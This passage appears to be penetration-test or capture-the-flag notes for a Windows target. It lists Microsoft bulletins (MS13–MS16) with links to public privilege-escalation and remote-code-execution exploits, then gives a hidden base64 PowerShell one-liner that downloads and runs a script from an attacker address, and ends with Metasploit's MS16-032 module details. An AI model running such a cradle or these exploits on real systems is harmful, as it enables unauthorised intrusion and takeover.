  https://www.exploit-db.com/exploits/40745/ -- Microsoft
Windows Kernel - win32k Denial of Service (MS16-135)
[*]
  https://www.exploit-db.com/exploits/41015/ -- Microsoft
Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr'
Privilege Escalation (MS16-135) (2)
[*]
  https://github.com/tinysec/public/tree/master/CVE-2016-
7255
[*]

[E]
MS16-098: Security Update for Windows Kernel-Mode Drivers
```

```
(3178466) - Important
[*]
  https://www.exploit-db.com/exploits/41020/ -- Microsoft
Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]

[M]
MS16-075: Security Update for Windows SMB Server
(3164038) - Important
[*]
  https://github.com/foxglovesec/RottenPotato
[*]
  https://github.com/Kevin-Robertson/Tater
[*]
  https://bugs.chromium.org/p/project-zero/issues/detail?
id=222 -- Windows: Local WebDAV NTLM Reflection Elevation
of Privilege
[*]
  https://foxglovesecurity.com/2016/01/16/hot-potato/ --
Hot Potato - Windows Privilege Escalation
[*]

[E]
MS16-074: Security Update for Microsoft Graphics
Component (3164036) - Important
[*]
  https://www.exploit-db.com/exploits/39990/ -- Windows -
gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-
Based Out-of-Bounds Reads/Memory Disclosure (MS16-074),
PoC
[*]
  https://www.exploit-db.com/exploits/39991/ -- Windows
```

```
Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption
(MS16-074), PoC
[*]

[E]
MS16-063: Cumulative Security Update for Internet
Explorer (3163649) - Critical
[*]
  https://www.exploit-db.com/exploits/39994/ -- Internet
Explorer 11 - Garbage Collector Attribute Type Confusion
(MS16-063), PoC
[*]

[E]
MS16-032: Security Update for Secondary Logon to Address
Elevation of Privile (3143141) - Important
[*]
  https://www.exploit-db.com/exploits/40107/ -- MS16-032
Secondary Logon Handle Privilege Escalation, MSF
[*]
  https://www.exploit-db.com/exploits/39574/ -- Microsoft
Windows 8.1/10 - Secondary Logon Standard Handles Missing
Sanitization Privilege Escalation (MS16-032), PoC
[*]
  https://www.exploit-db.com/exploits/39719/ -- Microsoft
Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (PowerShell), PoC
[*]
  https://www.exploit-db.com/exploits/39809/ -- Microsoft
Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (C#)
[*]
```

```
[M]
MS16-016: Security Update for WebDAV to Address Elevation
of Privilege (3136041) - Important
[*]
  https://www.exploit-db.com/exploits/40085/ -- MS16-016
mrxdav.sys WebDav Local Privilege Escalation, MSF
[*]
  https://www.exploit-db.com/exploits/39788/ -- Microsoft
Windows 7 - WebDAV Privilege Escalation Exploit (MS16-
016) (2), PoC
[*]
  https://www.exploit-db.com/exploits/39432/ -- Microsoft
Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-
016) (1), PoC
[*]

[E]
MS16-014: Security Update for Microsoft Windows to
Address Remote Code Execution (3134228) - Important
[*]
  Windows 7 SP1 x86 - Privilege Escalation (MS16-014),
https://www.exploit-db.com/exploits/40039/, PoC
[*]

[E]
MS16-007: Security Update for Microsoft Windows to
Address Remote Code Execution (3124901) - Important
[*]
  https://www.exploit-db.com/exploits/39232/ -- Microsoft
Windows devenum.dll!DeviceMoniker::Load() - Heap
Corruption Buffer Underflow (MS16-007), PoC
```

```
[*]
  https://www.exploit-db.com/exploits/39233/ -- Microsoft
Office / COM Object DLL Planting with WMALFXGFXDSP.dll
(MS-16-007), PoC
[*]

[E]
MS15-132: Security Update for Microsoft Windows to
Address Remote Code Execution (3116162) - Important
[*]
  https://www.exploit-db.com/exploits/38968/ -- Microsoft
Office / COM Object DLL Planting with comsvcs.dll Delay
Load of mqrt.dll (MS15-132), PoC
[*]
  https://www.exploit-db.com/exploits/38918/ -- Microsoft
Office / COM Object els.dll DLL Planting (MS15-134), PoC
[*]

[E]
MS15-112: Cumulative Security Update for Internet
Explorer (3104517) - Critical
[*]
  https://www.exploit-db.com/exploits/39698/ -- Internet
Explorer 9/10/11 - CDOMStringDataList::InitFromString
Out-of-Bounds Read (MS15-112)
[*]

[E]
MS15-111: Security Update for Windows Kernel to Address
Elevation of Privilege (3096447) - Important
[*]
  https://www.exploit-db.com/exploits/38474/ -- Windows
```

```
10 Sandboxed Mount Reparse Point Creation Mitigation
Bypass (MS15-111), PoC
[*]

[E]
MS15-102: Vulnerabilities in Windows Task Management
Could Allow Elevation of Privilege (3089657) - Important
[*]
  https://www.exploit-db.com/exploits/38202/ -- Windows
CreateObjectTask SettingsSyncDiagnostics Privilege
Escalation, PoC
[*]
  https://www.exploit-db.com/exploits/38200/ -- Windows
Task Scheduler DeleteExpiredTaskAfter File Deletion
Privilege Escalation, PoC
[*]
  https://www.exploit-db.com/exploits/38201/ -- Windows
CreateObjectTask TileUserBroker Privilege Escalation, PoC
[*]

[E]
MS15-097: Vulnerabilities in Microsoft Graphics Component
Could Allow Remote Code Execution (3089656) - Critical
[*]
  https://www.exploit-db.com/exploits/38198/ -- Windows
10 Build 10130 - User Mode Font Driver Thread Permissions
Privilege Escalation, PoC
[*]
  https://www.exploit-db.com/exploits/38199/ -- Windows
NtUserGetClipboardAccessToken Token Leak, PoC
[*]
```

```
[M]
MS15-078: Vulnerability in Microsoft Font Driver Could
Allow Remote Code Execution (3079904) - Critical
[*]
  https://www.exploit-db.com/exploits/38222/ -- MS15-078
Microsoft Windows Font Driver Buffer Overflow
[*]

[E]
MS15-052: Vulnerability in Windows Kernel Could Allow
Security Feature Bypass (3050514) - Important
[*]
  https://www.exploit-db.com/exploits/37052/ -- Windows -
CNG.SYS Kernel Security Feature Bypass PoC (MS15-052),
PoC
[*]

[M]
MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers
Could Allow Elevation of Privilege (3057191) - Important
[*]
  https://github.com/hfiref0x/CVE-2015-1701, Win32k
Elevation of Privilege Vulnerability, PoC
[*]
  https://www.exploit-db.com/exploits/37367/ -- Windows
ClientCopyImage Win32k Exploit, MSF
[*]

[E]
MS15-010: Vulnerabilities in Windows Kernel-Mode Driver
Could Allow Remote Code Execution (3036220) - Critical
[*]
```

```
  https://www.exploit-db.com/exploits/39035/ -- Microsoft
Windows 8.1 - win32k Local Privilege Escalation (MS15-
010), PoC
[*]
  https://www.exploit-db.com/exploits/37098/ -- Microsoft
Windows - Local Privilege Escalation (MS15-010), PoC
[*]
  https://www.exploit-db.com/exploits/39035/ -- Microsoft
Windows win32k Local Privilege Escalation (MS15-010), PoC
[*]

[E]
MS15-001: Vulnerability in Windows Application
Compatibility Cache Could Allow Elevation of Privilege
(3023266) - Important
[*]
  http://www.exploit-db.com/exploits/35661/ -- Windows
8.1 (32/64 bit) - Privilege Escalation
(ahcache.sys/NtApphelpCacheControl), PoC
[*]

[E]
MS14-068: Vulnerability in Kerberos Could Allow Elevation
of Privilege (3011780) - Critical
[*]
  http://www.exploit-db.com/exploits/35474/ -- Windows
Kerberos - Elevation of Privilege (MS14-068), PoC
[*]

[M]
MS14-064: Vulnerabilities in Windows OLE Could Allow
Remote Code Execution (3011443) - Critical
```

```
[*]
  https://www.exploit-db.com/exploits/37800// --
Microsoft Windows HTA (HTML Application) - Remote Code
Execution (MS14-064), PoC
[*]
  http://www.exploit-db.com/exploits/35308/ -- Internet
Explorer OLE Pre-IE11 - Automation Array Remote Code
Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]
  http://www.exploit-db.com/exploits/35229/ -- Internet
Explorer <= 11 - OLE Automation Array Remote Code
Execution (#1), PoC
[*]
  http://www.exploit-db.com/exploits/35230/ -- Internet
Explorer < 11 - OLE Automation Array Remote Code
Execution (MSF), MSF
[*]
  http://www.exploit-db.com/exploits/35235/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution
Through Python, MSF
[*]
  http://www.exploit-db.com/exploits/35236/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]

[M]
MS14-060: Vulnerability in Windows OLE Could Allow Remote
Code Execution (3000869) - Important
[*]
  http://www.exploit-db.com/exploits/35055/ -- Windows
OLE - Remote Code Execution 'Sandworm' Exploit (MS14-
060), PoC
```

```
[*]
  http://www.exploit-db.com/exploits/35020/ -- MS14-060
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]

[M]
MS14-058: Vulnerabilities in Kernel-Mode Driver Could
Allow Remote Code Execution (3000061) - Critical
[*]
  http://www.exploit-db.com/exploits/35101/ -- Windows
TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]

[E]
MS14-040: Vulnerability in Ancillary Function Driver
(AFD) Could Allow Elevation of Privilege (2975684) -
Important
[*]
  https://www.exploit-db.com/exploits/39525/ -- Microsoft
Windows 7 x64 - afd.sys Privilege Escalation (MS14-040),
PoC
[*]
  https://www.exploit-db.com/exploits/39446/ -- Microsoft
Windows - afd.sys Dangling Pointer Privilege Escalation
(MS14-040), PoC
[*]

[E]
MS14-035: Cumulative Security Update for Internet
Explorer (2969262) - Critical
[E]
MS14-029: Security Update for Internet Explorer (2962482)
```

```
- Critical
[*]
  http://www.exploit-db.com/exploits/34458/
[*]

[E]
MS14-026: Vulnerability in .NET Framework Could Allow
Elevation of Privilege (2958732) - Important
[*]
  http://www.exploit-db.com/exploits/35280/, -- .NET
Remoting Services Remote Command Execution, PoC
[*]

[M]
MS14-012: Cumulative Security Update for Internet
Explorer (2925418) - Critical
[M]
MS14-009: Vulnerabilities in .NET Framework Could Allow
Elevation of Privilege (2916607) - Important
[E]
MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers
Could Allow Elevation of Privilege (2880430) - Important
[M]
MS13-097: Cumulative Security Update for Internet
Explorer (2898785) - Critical
[M]
MS13-090: Cumulative Security Update of ActiveX Kill Bits
(2900986) - Critical
[M]
MS13-080: Cumulative Security Update for Internet
Explorer (2879017) - Critical
[*]
```

```
done
```

Metasploit one liner

```
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZ
wBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbA
A9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwB
sAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB3AFoAbQBvAD0AbgBl
AHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuA
HQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAH
IAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHk
AKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkA
ewAkAHcAWgBtAG8ALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAU
gBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYg
BQAHIAbwB4AHkAKAApADsAJAB3AFoAbQBvAC4AUAByAG8AeAB5AC4AQwB
yAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBu
AHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByA
GUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC
0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACk
ALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA
OgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAyADoAOAAwADgAMAAvAGsAV
QBKAGYAaQBCAGoALwB3AFAANwBKAFgASwBzAFgAZwBtAHUAUwBTACcAKQ
ApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB
0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABT
AHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxA
DQALgAzADIAOgA4ADAAOAAwAC8AawBVAEoAZgBpAEIAagAnACkAKQA7AA
==
```

MS16-032 module

```
       Name: MS16-032 Secondary Logon Handle Privilege
Escalation
     Module:
exploit/windows/local/ms16_032_secondary_logon_handle_pri
vesc
   Platform: Windows
       Arch:
 Privileged: No
    License: BSD License
       Rank: Normal
  Disclosed: 2016-03-21

Provided by:
  James Forshaw
  b33f
  khr0x40sh

Available targets:
  Id  Name
  --  ----
  0   Windows x86
  1   Windows x64

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run
this module on

```

```
Payload information:

Description:
  This module exploits the lack of sanitization of standard handles in
  Windows' Secondary Logon Service. The vulnerability is known to
  affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This
  module will only work against those versions of Windows with
  Powershell 2.0 or later and systems with two or more CPU cores.

References:
  MS (MS16-032)
  https://nvd.nist.gov/vuln/detail/CVE-2016-0099
  https://twitter.com/FuzzySec/status/723254004042612736
  https://googleprojectzero.blogspot.co.uk/2016/03/exploiting-leaked-thread-handle.html
```